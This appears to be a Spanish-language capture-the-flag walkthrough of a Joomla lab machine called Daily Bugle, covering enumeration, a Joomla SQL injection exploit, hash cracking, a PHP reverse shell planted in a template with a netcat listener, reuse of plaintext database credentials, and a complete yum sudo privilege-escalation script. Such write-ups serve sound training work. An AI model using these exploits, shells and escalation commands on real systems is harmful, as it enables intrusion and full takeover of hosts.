Enumeration

Se ha realizado un escaneo con la herramienta NMAP y se ha podido encontrar lo siguiente:


```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- 10.10.49.97
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-16 11:41 EDT
Nmap scan report for 10.10.49.97
Host is up (0.051s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
3306/tcp open  mysql   MariaDB (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 65.67 seconds
```

22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
| 256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_ 256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)

80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40


La página que se encontró en el puerto 80 es la siguiente.



se ha detectado que la pagina esta creada con joomla.

3306/tcp open mysql MariaDB (unauthorized)

Al intentar realizar una conexion al puerto 3306 se ha obtenido lo siguiente:



Web Services

Gobuster

Se ha realizado una enumeracion de los directorios con la herramienta gobuster:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.49.97/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.49.97/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/16 11:54:56 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 206]
/.htaccess            (Status: 403) [Size: 211]
/.htpasswd            (Status: 403) [Size: 211]
/administrator        (Status: 301) [Size: 241] [--> http://10.10.49.97/administrator/]
/bin                  (Status: 301) [Size: 231] [--> http://10.10.49.97/bin/]
/cache                (Status: 301) [Size: 233] [--> http://10.10.49.97/cache/]
/cgi-bin/             (Status: 403) [Size: 210]
/components           (Status: 301) [Size: 238] [--> http://10.10.49.97/components/]
/images               (Status: 301) [Size: 234] [--> http://10.10.49.97/images/]
/includes             (Status: 301) [Size: 236] [--> http://10.10.49.97/includes/]
/index.php            (Status: 200) [Size: 9276]
/language             (Status: 301) [Size: 236] [--> http://10.10.49.97/language/]
/layouts              (Status: 301) [Size: 235] [--> http://10.10.49.97/layouts/]
/libraries            (Status: 301) [Size: 237] [--> http://10.10.49.97/libraries/]
/media                (Status: 301) [Size: 233] [--> http://10.10.49.97/media/]
/modules              (Status: 301) [Size: 235] [--> http://10.10.49.97/modules/]
/plugins              (Status: 301) [Size: 235] [--> http://10.10.49.97/plugins/]
/robots.txt           (Status: 200) [Size: 836]
/templates            (Status: 301) [Size: 237] [--> http://10.10.49.97/templates/]
/tmp                  (Status: 301) [Size: 231] [--> http://10.10.49.97/tmp/]

===============================================================
2022/05/16 11:55:21 Finished
===============================================================
```

Dirb\DirBuster

Se ha realizado una enumeración de los directorios con la herramienta DIRB y no se ha obtenido información que difiera con la búsqueda anterior con gobuster:

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.49.97/ -w /usr/share/wordlists/dirb/common.txt -R

-----------------

DIRB v2.22
By The Dark Raver

-----------------

START_TIME: Mon May 16 11:58:02 2022
URL_BASE: http://10.10.49.97/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Interactive Recursion
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.49.97/ ----
==> DIRECTORY: http://10.10.49.97/administrator/
==> DIRECTORY: http://10.10.49.97/bin/
==> DIRECTORY: http://10.10.49.97/cache/
+ http://10.10.49.97/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://10.10.49.97/components/
==> DIRECTORY: http://10.10.49.97/images/
==> DIRECTORY: http://10.10.49.97/includes/
+ http://10.10.49.97/index.php (CODE:200|SIZE:9276)
==> DIRECTORY: http://10.10.49.97/language/
==> DIRECTORY: http://10.10.49.97/layouts/
==> DIRECTORY: http://10.10.49.97/libraries/
==> DIRECTORY: http://10.10.49.97/media/
==> DIRECTORY: http://10.10.49.97/modules/
==> DIRECTORY: http://10.10.49.97/plugins/
+ http://10.10.49.97/robots.txt (CODE:200|SIZE:836)
==> DIRECTORY: http://10.10.49.97/templates/
==> DIRECTORY: http://10.10.49.97/tmp/
```

joomlascan

Se ha realizado un escaneo de la página con la herramienta joomscan:

```
[+] Checking robots.txt existing
[++] robots.txt is found
path : http://10.10.49.97/robots.txt

Interesting path found from robots.txt
http://10.10.49.97/joomla/administrator/
http://10.10.49.97/administrator/
http://10.10.49.97/bin/
http://10.10.49.97/cache/
http://10.10.49.97/cli/
http://10.10.49.97/components/
http://10.10.49.97/includes/
http://10.10.49.97/installation/
http://10.10.49.97/language/
http://10.10.49.97/layouts/
http://10.10.49.97/libraries/
http://10.10.49.97/logs/
http://10.10.49.97/modules/
http://10.10.49.97/plugins/
http://10.10.49.97/tmp/


[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config files are not found


Your Report : reports/10.10.49.97/
```

Se ha encontrado la versión de joomla que se utiliza en la pagina

```
[+] Detecting Joomla Version
[++] Joomla 3.7.0
```

se ha analizado el robots.txt sin encontrar información diferente a la obtenida anteriormente.

```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/orig.html
#
# For syntax checking, see:
# http://tool.motoricerca.info/robots-checker.phtml

User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

Exploitation

Se ha utilizado un exploit para la versión de joomla que se encuentra en la página web de la maquina:

```
┌──(kali㉿kali)-[~]
└─$ python joomblah.py http://10.10.49.97
```

```
 [-] Fetching CSRF token
 [-] Testing SQLi
  -  Found table: fb9j5_users
  -  Extracting users from fb9j5_users
 [$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc
4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', '']
  -  Extracting sessions from fb9j5_session
```

Se ha encontrado un usuario y una contraseña cifrada.

jonah // $2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm

Esta contraseña se ha pasado por jhon the ripper y se ha descifrado (spiderman123):

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo john hash1 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:29 0.03% (ETA: 2022-05-17 18:33) 0g/s 163.4p/s 163.4c/s 163.4C/s summer05..soccer22
0g 0:00:02:50 0.15% (ETA: 2022-05-17 19:47) 0g/s 155.0p/s 155.0c/s 155.0C/s mysister..lovebunny
spiderman123     (?)
1g 0:00:05:06 DONE (2022-05-16 12:55) 0.003263g/s 152.8p/s 152.8c/s 152.8C/s thelma1..speciala
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Con las credenciales obtenidas podremos entrar a la página de joomla:

lo que haremos será realizar una shell reversa en la página principal de joomla dirigiéndonos a los templates podremos cambiar al contenido del index.php por código de una shell reversa:

Editing file "/index.php" in template "protostar".

- css
- html
- images
- img
- js
- language
- less
- component.php
- error.php
- index.php
- offline.php
- templateDetails.xml
- template_preview.png
- template_thumbnail.png

Press F10 to toggle Full Screen editing.

```
214             </div>
215         </footer>
216         <jdoc:include type="modules" name="debug" style="none" />
217     </body>
218     </html>
219
220     <?php
221     // php-reverse-shell - A Reverse Shell implementation in PHP
222     // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
223     //
224     // This tool may be used for legal purposes only.  Users take full
        responsibility
225     // for any actions performed using this tool.  The author accepts no
        liability
226     // for damage caused by this tool.  If these terms are not acceptable to
        you, then
227     // do not use this tool.
228     //
229     // In all other respects the GPL version 2 applies:
230     //
231     // This program is free software; you can redistribute it and/or modify
232     // it under the terms of the GNU General Public License version 2 as
233     // published by the Free Software Foundation.
234     //
235     // This program is distributed in the hope that it will be useful,
236     // but WITHOUT ANY WARRANTY; without even the implied warranty of
237     // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
```

Se **pondrá en escucha una terminal como se ve aquí:**

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Una vez entremos en el navegador al index.php saltara en la terminal en escucha una shell:

```
10.10.173.244: inverse host lookup failed: Unknown host
connect to [10.18.47.211] from (UNKNOWN) [10.10.173.244] 37358
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_
64 GNU/Linux
 13:22:24 up 21 min,  0 users,  load average: 0.00, 0.02, 0.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$
```

Una vez dentro se analizarán los directorio y ficheros en busca de contraseñas o información sensible.

En este caso en el fichero de configuracion.php dentro de /var/www/html podremos encontrar contraseñas en texto plano:

```
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back
again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'The Daily Bugle';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'root';
        public $password = 'nv5uz9r3ZEDzVjNu';
        public $db = 'joomla';
        public $dbprefix = 'fb9j5_';
        public $live_site = '';
        public $secret = 'UAMBRWzHO3oFPmVC';
        public $gzip = '0';
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:
```

utilizaremos el usuario encontrado en el fichero passwd:

```
sh-4.2$ su jjameson
su jjameson
Password: nv5uz9r3ZEDzVjNu
```

encontraremos la flag del usuario:

```
whoami
jjameson
cd /home/jjameson
ls
user.txt
cat user.txt
```

Para conseguir la flag del root necesitaremos realizar una escalade de privilegios basándonos en los permisos que tiene el usuario jjameson:

```
User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

Realizaremos una escalada de privilegios con yum basándonos en esta serie de comandos:

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

una vez los introducimos y obtendremos root de la maquina una vez al ser root podremos obtener la flag de root:

```
USER     TTY
whoami
root
```

```
var
cd root
ls
anaconda-ks.cfg
root.txt
cat root.txt
```